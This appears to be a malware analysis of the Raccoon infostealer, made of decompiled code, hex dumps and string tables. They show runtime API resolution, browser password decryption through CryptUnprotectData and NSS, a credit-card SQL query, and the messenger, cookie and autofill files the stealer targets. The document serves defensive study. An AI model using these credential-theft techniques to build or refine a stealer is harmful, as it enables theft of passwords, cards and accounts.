


```
    }
    iVar7 = (*DAT_0040e0b4)(iVar9,DAT_0040e294,psVar5,0,0,param_3,uVar6,1);
    if (iVar7 != 0) {
      uVar6 = (*DAT_0040e190)(local_10);
      uVar6 = (*DAT_0040e088)(param_2,local_10,uVar6);
      iVar8 = (*DAT_0040e014)(iVar7,param_2,uVar6);
      if (iVar8 != 0) {
        while ((iVar8 = (*DAT_0040e0f8)(iVar7,iVar3,50000,&local_14), iVar8 != 0 &&
               (local_14 != (short *)0x0))) {
          *(undefined *)((int)local_14 + iVar3) = 0;
        }
      }
      (*DAT_0040e068)(iVar7);
    }
    (*DAT_0040e068)(iVar9);
  }
  (*DAT_0040e068)(iVar4);
}
iVar4 = (*DAT_0040e190)(iVar3,0,0);
iVar4 = (*DAT_0040e0a8)(0xfde9,0,iVar3,iVar4 + 1);
if (iVar4 != 0) {
  local_c = (*DAT_0040e048)(0x40,iVar4 * 2);
  iVar9 = (*DAT_0040e190)(iVar3,local_c,iVar4);
  (*DAT_0040e0a8)(0xfde9,0,iVar3,iVar9 + 1);
```




```
GetProcAddress(pHVar1,"InternetReadFileExW");
DAT_0040e10c = GetProcAddress(pHVar1,"InternetOpenUrlW");
GetProcAddress(pHVar1,"HttpQueryInfoW");
DAT_0040e068 = GetProcAddress(pHVar1,"InternetCloseHandle");
DAT_0040e178 = GetProcAddress(pHVar1,"InternetConnectW");
DAT_0040e16c = GetProcAddress(pHVar1,"InternetSetOptionW");
DAT_0040e120 = GetProcAddress(pHVar1,"InternetOpenW");
DAT_0040e014 = GetProcAddress(pHVar1,"HttpSendRequestW");
DAT_0040e0f8 = GetProcAddress(pHVar1,"InternetReadFile");
GetProcAddress(pHVar1,"InternetOpenUrlA");
DAT_0040e018 = GetProcAddress(hModule,"ShellExecuteW");
DAT_0040e18c = GetProcAddress(hModule,"SHGetFolderPathW");
DAT_0040e0c0 = GetProcAddress(hModule,"SHGetSpecialFolderPathW");
DAT_0040e058 = GetProcAddress(hModule_01,"ConvertSidToStringSidW");
DAT_0040e11c = GetProcAddress(hModule_01,"OpenProcessToken");
DAT_0040e0bc = GetProcAddress(hModule_01,"SystemFunction036");
DAT_0040e0a0 = GetProcAddress(hModule_01,"RegEnumKeyExW");
DAT_0040e064 = GetProcAddress(hModule_01,"RegCloseKey");
DAT_0040e034 = GetProcAddress(hModule_01,"DuplicateTokenEx");
DAT_0040e174 = GetProcAddress(hModule_01,"GetUserNameW");
```

This is followed by decryption contexts using the CryptUnprotectData function for the stolen information related to Telegram and Signal.



```
                    s_CryptUnprotectData_0040c730                   XREF[1]:
0040c730 43 72 79        ds          "CryptUnprotectData"
         70 74 55
         6e 70 72 ...
0040c743 00              ??          00h

                    s_sgnl__0040c744                                XREF[1]:
0040c744 73 67 6e        ds          "sgnl_"
         6c 5f 00
0040c74a 00              ??          00h
0040c74b 00              ??          00h

                    s_tlgrm__0040c74c                               XREF[1]:
0040c74c 74 6c 67        ds          "tlgrm_"
         72 6d 5f 00
0040c753 00              ??          00h

                    DAT_0040c754                                    XREF[1]:
0040c754 65              ??          65h    e
0040c755 77              ??          77h    w
0040c756 73              ??          73h    s
0040c757 5f              ??          5Fh    _
0040c758 00              ??          00h
0040c759 00              ??          00h
```

The PK11_SDR_Decrypt function is used in order to decrypt the subtracted attributes:



Type: PE32

● File offset: 0000c0f2
○ Virtual address: 0040cef2
○ Relative virtual address: 0000cef2


Mode	Endianness	Architecture
32-bit	LE	I386

Memory map

Offset	Address	Size	Name
00000000	00400000	00000400	PE Header
ffffffff	00400400	00000c00	PE Header
00000400	00401000	0000ae00	Section(0)['.text']
ffffffff	0040be00	00000200	Section(0)['.text']
0000b200	0040c000	00001600	Section(1)['.rdata']
ffffffff	0040d600	00000a00	Section(1)['.rdata']
0000c800	0040e000	00000200	Section(2)['.data']
ffffffff	0040e200	00000e00	Section(2)['.data']

Hex

```
Address    Hex                                                Symbols
0000:c0a0  4e 53 53 5f 53 68 75 74 64 6f 77 6e 00 00 00 00   NSS_Shutdown....
0000:c0b0  50 4b 31 31 5f 47 65 74 49 6e 74 65 72 6e 61 6c   PK11_GetInternal
0000:c0c0  4b 65 79 53 6c 6f 74 00 50 4b 31 31 5f 46 72 65   KeySlot.PK11_Fre
0000:c0d0  65 53 6c 6f 74 00 00 00 50 4b 31 31 5f 41 75 74   eSlot...PK11_Aut
0000:c0e0  68 65 6e 74 69 63 61 74 65 00 00 00 50 4b 31 31   henticate...PK11
0000:c0f0  53 44 52 5f 44 65 63 72 79 70 74 00 53 45 43 49   SDR_Decrypt.SECI
0000:c100  54 45 4d 5f 46 72 65 65 49 74 65 6d 00 00 00 00   TEM_FreeItem....
0000:c110  68 6f 73 74 6e 61 6d 65 22 3a 22 00 22 2c 22 68   hostname":".","h
0000:c120  74 74 70 52 65 61 6c 6d 22 3a 00 00 65 6e 63 72   ttpRealm":..encr
0000:c130  79 70 74 65 64 55 73 65 72 6e 61 6d 65 22 3a 22   yptedUsername":"
0000:c140  00 00 00 00 22 2c 22 65 6e 63 72 79 70 74 65 64   ....","encrypted
0000:c150  50 61 73 73 77 6f 72 64 22 3a 22 00 22 2c 22 67   Password":".","g
0000:c160  75 69 64 22 3a 00 00 00 50 72 6f 66 69 6c 65 73   uid":...Profiles
```



Type: PE32

● File offset: 0000c0ac
○ Virtual address: 0040ceac
○ Relative virtual address: 0000ceac

Mode	Endianness	Architecture
32-bit	LE	I386


Memory map

Offset	Address	Size	Name
00000000	00400000	00000400	PE Header
ffffffff	00400400	00000c00	PE Header
00000400	00401000	0000ae00	Section(0)['.text']
ffffffff	0040be00	00000200	Section(0)['.text']
0000b200	0040c000	00001600	Section(1)['.rdata']
ffffffff	0040d600	00000a00	Section(1)['.rdata']
0000c800	0040e000	00000200	Section(2)['.data']
ffffffff	0040e200	00000e00	Section(2)['.data']


Hex

```
Address    Hex                                                Symbols
0000:bfe0  63 68 42 6c 74 4d 6f 64 65 00 00 00 53 74 72 65   chBltMode...Stre
0000:bff0  74 63 68 42 6c 74 00 00 53 45 4c 45 43 54 20 6e   tchBlt..SELECT n
0000:c000  61 6d 65 5f 6f 6e 5f 63 61 72 64 2c 20 63 61 72   ame_on_card, car
0000:c010  64 5f 6e 75 6d 62 65 72 5f 65 6e 63 72 79 70 74   d_number_encrypt
0000:c020  65 64 2c 20 65 78 70 69 72 61 74 69 6f 6e 5f 6d   ed, expiration_m
0000:c030  6f 6e 74 68 2c 20 65 78 70 69 72 61 74 69 6f 6e   onth, expiration
0000:c040  5f 79 65 61 72 20 46 52 4f 4d 20 63 72 65 64 69   _year FROM credi
0000:c050  74 5f 63 61 72 64 73 00 43 6f 6f 6b 69 65 73 00   t_cards.Cookies.
0000:c060  4e 65 74 77 6f 72 6b 5c 43 6f 6f 6b 69 65 73 00   Network\Cookies.
0000:c070  4e 55 4d 3a 25 73 0a 48 4f 4c 44 45 52 3a 25 73   NUM:%s.HOLDER:%s
0000:c080  0a 45 58 50 3a 25 73 2f 25 73 0a 00 5c 43 43 2e   .EXP:%s/%s..\CC.
0000:c090  74 78 74 00 4e 53 53 5f 49 6e 69 74 00 00 00 00   txt.NSS_Init....
0000:c0a0  4e 53 53 5f 53 68 75 74 64 6f 77 6e 00 00 00 00   NSS_Shutdown....
```

Raccoon stealer makes use of mutex objects in order to competitively manage files, data reads, and subtracted attributes in a way that does not allow external processes to interfere in data stealing and data exfiltration operations:




0040c150	CloseHandle	"CloseHandle"	ds
0040c15c	GetLastError	"GetLastError"	ds
0040c16c	FindNextFileW	"FindNextFileW"	ds
0040c17c	FindFirstFileW	"FindFirstFileW"	ds
0040c18c	Process32First	"Process32First"	ds
0040c19c	GetFileSize	"GetFileSize"	ds
0040c1a8	OpenMutexW	"OpenMutexW"	ds
0040c1b4	WideCharToMultiByte	"WideCharToMultiByte"	ds
0040c1c8	GlobalAlloc	"GlobalAlloc"	ds
0040c1d4	GetCurrentProcess	"GetCurrentProcess"	ds
0040c1e8	ExitProcess	"ExitProcess"	ds
0040c1f4	CreateMutexW	"CreateMutexW"	ds
0040c204	GetSystemWow64Director...	"GetSystemWow64Directo...	ds
0040c220	GetLocaleInfoW	"GetLocaleInfoW"	ds
0040c230	GlobalMemoryStatusEx	"GlobalMemoryStatusEx"	ds
0040c248	GetDriveTypeW	"GetDriveTypeW"	ds
0040c258	OpenProcess	"OpenProcess"	ds
0040c264	LocalAlloc	"LocalAlloc"	ds
0040c270	lstrcmpiW	"lstrcmpiW"	ds
0040c27c	SetEnvironmentVariableW	"SetEnvironmentVariableW"	ds
0040c294	CopyFileW	"CopyFileW"	ds
0040c2a0	GetModuleFileNameW	"GetModuleFileNameW"	ds




```
00401157 68 d4 c1      PUSH     s_GetCurrentProcess_0040c1d4
         40 00
0040115c 56            PUSH     ESI
0040115d a3 90 e0      MOV      [DAT_0040e090],EAX
         40 00
00401162 ff d3         CALL     EBX=>KERNEL32.DLL::GetProcAddress
00401164 68 e8 c1      PUSH     s_ExitProcess_0040c1e8
         40 00
00401169 56            PUSH     ESI
0040116a a3 44 e0      MOV      [DAT_0040e044],EAX
         40 00
0040116f ff d3         CALL     EBX=>KERNEL32.DLL::GetProcAddress
00401171 68 f4 c1      PUSH     s_CreateMutexW_0040c1f4
         40 00
00401176 56            PUSH     ESI
00401177 a3 28 e0      MOV      [DAT_0040e028],EAX
         40 00
0040117c ff d3         CALL     EBX=>KERNEL32.DLL::GetProcAddress
0040117e 68 04 c2      PUSH     s_GetSystemWow64DirectoryW_0040c204
         40 00
00401183 56            PUSH     ESI
00401184 a3 00 e1      MOV      [DAT_0040e100],EAX
         40 00
00401189 ff d3         CALL     EBX=>KERNEL32.DLL::GetProcAddress
```

The threat invokes the function CreateProcessWithTokenW in order to create new process instances with the specific security context token. During the environment discovery phase, the SID of the current user is obtained and converted to a string (ConvertSidToStringSidW function):




Location	String Value	String Representation	Data Type
0040c550	InternetOpenUrlA	"InternetOpenUrlA"	ds
0040c564	ShellExecuteW	"ShellExecuteW"	ds
0040c574	SHGetFolderPathW	"SHGetFolderPathW"	ds
0040c588	SHGetSpecialFolderPathW	"SHGetSpecialFolderPathW"	ds
0040c5a0	ConvertSidToStringSidW	"ConvertSidToStringSidW"	ds
0040c5b8	OpenProcessToken	"OpenProcessToken"	ds
0040c5cc	SystemFunction036	"SystemFunction036"	ds
0040c5e0	RegEnumKeyExW	"RegEnumKeyExW"	ds
0040c5f0	RegCloseKey	"RegCloseKey"	ds
0040c5fc	DuplicateTokenEx	"DuplicateTokenEx"	ds
0040c610	GetUserNameW	"GetUserNameW"	ds
0040c620	RegOpenKeyExW	"RegOpenKeyExW"	ds
0040c630	RegQueryValueExW	"RegQueryValueExW"	ds
0040c644	GetTokenInformation	"GetTokenInformation"	ds
0040c658	CreateProcessWithTokenW	"CreateProcessWithToken...	ds
0040c670	CharUpperW	"CharUpperW"	ds
0040c67c	EnumDisplayDevicesW	"EnumDisplayDevicesW"	ds
0040c690	GetClientRect	"GetClientRect"	ds
0040c6a0	GetDC	"GetDC"	ds
0040c6a8	GetDesktopWindow	"GetDesktopWindow"	ds
0040c6bc	GetSystemMetrics	"GetSystemMetrics"	ds
0040c6d0	ReleaseDC	"ReleaseDC"	ds

The CryptStringToBinaryA, CryptStringToBinaryW, CryptBinaryToStringW, and CryptUnprotectData functions are called for the consequential encryption and decryption operations of the obtained data and parameters for C&C connections. There are then references to instances of Telegram, Signal and Discord, which are included in the data stealing context:




Location	String Value	String Represent...	Data Type
0040c6d0	ReleaseDC	"ReleaseDC"	ds
0040c6dc	wsprintfW	"wsprintfW"	ds
0040c6e8	CryptStringToBinaryA	"CryptStringToBin...	ds
0040c700	CryptStringToBinaryW	"CryptStringToBin...	ds
0040c718	CryptBinaryToStringW	"CryptBinaryToSt...	ds
0040c730	CryptUnprotectData	"CryptUnprotectD...	ds
0040c744	sgnl_	"sgnl_"	ds
0040c74c	tlgrm_	"tlgrm_"	ds
0040c75c	grbr_	"grbr_"	ds
0040c764	dscrd_	"dscrd_"	ds
0040c76c	%sTRUE%s%s%s%s%s	"%s\tTRUE\t%s\t...	ds
0040c784	URL:%sUSR:%sPASS:%s	"URL:%s\nUSR:...	ds
0040c79c	%d) %s	"\t\t%d) %s\n"	ds
0040c7a8	- Locale: %s	"\t- Locale: %s\n"	ds
0040c7b8	- OS: %s	"\t- OS: %s\n"	ds
0040c7c4	- RAM: %d MB	"\t- RAM: %d MB\n"	ds
0040c7d4	- Time zone: %c%ld minutes from GMT	"\t- Time zone: %...	ds
0040c7fc	- Display size: %dx%d	"\t- Display size: ...	ds
0040c818	- Architecture: x%d	"\t- Architecture: ...	ds
0040c830	- CPU: %s (%d cores)	"\t- CPU: %s (%d...	ds
0040c848	- Display Devices:%s	"\t- Display Devic...	ds
0040c860	formhistory.sqlite	"formhistory.sqlite"	ds

Next is a detail inherent in the formhistory.sqlite file, which contains references to browsers autofills data. In addition to the sqlite3.dll DLL, the nss3.dll library is also dropped and used in order to proceed with the data exfiltration steps. The attribute "scrnsht_" is inherent, however, to the screenshots taken by the information stealer in order to collect information also in "image format."




Location	String Value	String Represent...	Data Type
0040c860	formhistory.sqlite	"formhistory.sqlite"	ds
0040c89c	logins.json	"logins.json"	ds
0040c8a8	\autofill.txt	"\\autofill.txt"	ds
0040c8b8	\cookies.txt	"\\cookies.txt"	ds
0040c8c8	\passwords.txt	"\\passwords.txt"	ds
0040c8e4	Content-Type: application/x-www-form-url...	"Content-Type: a...	ds
0040c924	Content-Type: multipart/form-data; bound...	"Content-Type: m...	ds
0040c954	Content-Type: text/plain;	"Content-Type: t...	ds
